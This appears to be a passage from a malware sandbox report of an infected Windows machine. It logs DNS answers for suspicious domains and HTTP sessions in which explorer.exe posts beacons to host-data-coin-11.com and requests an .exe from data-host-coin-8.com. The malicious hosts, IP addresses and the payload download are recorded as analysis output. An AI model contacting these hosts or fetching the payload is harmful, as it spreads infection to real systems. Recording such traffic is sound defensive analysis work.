Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:23.091861010 CET	8.8.8.8	192.168.2.3	0xefc3	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.506659031 CET	8.8.8.8	192.168.2.3	0xfeee	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.995244026 CET	8.8.8.8	192.168.2.3	0xad60	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:30.949704885 CET	8.8.8.8	192.168.2.3	0xc46c	No error (0)	unic11m.top		54.38.220.85	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.036689043 CET	8.8.8.8	192.168.2.3	0xf683	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.390347958 CET	8.8.8.8	192.168.2.3	0x763	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.451143026 CET	8.8.8.8	192.168.2.3	0x5b5f	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:38.152072906 CET	8.8.8.8	192.168.2.3	0xcf3a	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:38.979228020 CET	8.8.8.8	192.168.2.3	0x888f	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:39.757236958 CET	8.8.8.8	192.168.2.3	0x36bb	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:40.538742065 CET	8.8.8.8	192.168.2.3	0xdc59	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:41.599020004 CET	8.8.8.8	192.168.2.3	0x604d	No error (0)	privacytools-foryou-777.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.428658009 CET	8.8.8.8	192.168.2.3	0xc33a	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.669703007 CET	8.8.8.8	192.168.2.3	0x2ee	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:45.181263924 CET	8.8.8.8	192.168.2.3	0x5153	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:45.943701982 CET	8.8.8.8	192.168.2.3	0x1093	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:47.961729050 CET	8.8.8.8	192.168.2.3	0x2d79	No error (0)	data-host-coin-8.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:47.969757080 CET	8.8.8.8	192.168.2.3	0x2d79	No error (0)	data-host-coin-8.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.566925049 CET	8.8.8.8	192.168.2.3	0x383e	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.591566086 CET	8.8.8.8	192.168.2.3	0x97bc	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:52.377933979 CET	8.8.8.8	192.168.2.3	0xbeb8	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:53.149446964 CET	8.8.8.8	192.168.2.3	0x81f5	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.213160038 CET	8.8.8.8	192.168.2.3	0x9127	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.587234974 CET	8.8.8.8	192.168.2.3	0xbc52	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:55.029074907 CET	8.8.8.8	192.168.2.3	0x7463	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 9, 2022 18:48:56.180541992 CET	8.8.8.8	192.168.2.3	0xc20	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.180541992 CET	8.8.8.8	192.168.2.3	0xc20	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.396241903 CET	8.8.8.8	192.168.2.3	0xf690	No error (0)	bitly.com		67.199.248.14	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.396241903 CET	8.8.8.8	192.168.2.3	0xf690	No error (0)	bitly.com		67.199.248.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.686872959 CET	8.8.8.8	192.168.2.3	0x6611	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		148.0.74.229	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		138.36.3.134	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		211.119.84.112	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		88.158.247.38	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		175.126.109.15	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		211.169.6.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		61.255.185.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		187.232.210.249	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		190.166.136.241	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.845627069 CET	8.8.8.8	192.168.2.3	0x1187	No error (0)	amogohuigotuli.at		211.171.233.126	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:57.770612001 CET	8.8.8.8	192.168.2.3	0xacdf	No error (0)	data-host-coin-8.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:49:01.382549047 CET	8.8.8.8	192.168.2.3	0x37fa	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:49:03.026875019 CET	8.8.8.8	192.168.2.3	0x5ae6	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:49:03.788151026 CET	8.8.8.8	192.168.2.3	0xf272	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 185.233.81.115
- cdn.discordapp.com
- bit.ly
- bitly.com
- fxrkgvik.org
  - host-data-coin-11.com
- gajno.org

- bmfgfkjf.net
- veuiviue.com
- dmryaqnk.org
- mckoice.com
- vvsuujdwht.net
- xmpxn.com
- data-host-coin-8.com
- xjbxvifs.net
- pynrhmvhj.org
- qlrgaved.com
- xhqofq.org
- xjnbybe.com
- unicupload.top
- qbhyoygecf.com
- deiypnos.net
- ccuaitw.org
- fxnaip.com
- ghsrebmie.org
- gbertcn.com
- wtksenbbjr.net
- kyvfadndk.com
- 185.7.214.171:8080
- qsvaicgadh.org
- ykuckxuei.org
- wider.net
- dajmdg.org
- homleb.org
- riqrjly.com
- irljurmqm.com
  - amogohuigotuli.at
- pyemedcg.org

- bifhr.com
- unic11m.top
- ejorc.com
- kbxyk.com
- mrwsqu.org
- jxnnlwoum.org
- cxbcmk.net
- unhjp.net
- privacytools-foryou-777.com
- gckkxgv.net
- ynbdlhhsfj.com
- tlclh.net
- xpnufbkn.net
- psidp.net
- bveasvok.net
- qtcvnmqmix.net
- xvbahlaice.com
- fpwhnxup.com
- iqyfefv.net
- bycco.com
- weihpu.net
- iffgi.com
- gcjoh.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49771	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49816	162.159.130.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49753	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:43.741322994 CET	1069	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vvsuujdwht.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 224 Host: host-data-coin-11.com
Jan 9, 2022 18:47:44.302823067 CET	1070	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:44 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49754	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:44.505935907 CET	1071	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xmpxn.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 137 Host: host-data-coin-11.com
Jan 9, 2022 18:47:45.064043999 CET	1072	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:44 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4c ed a1 88 70 bc 57 dd 43 d4 fa 20 87 20 e7 c3 9a 57 2a e1 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9LpWC W*c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49755	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:45.588249922 CET	1073	OUT	GET /files/2184_1641247228_8717.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Timestamp	kBytes transferred	Direction	Data
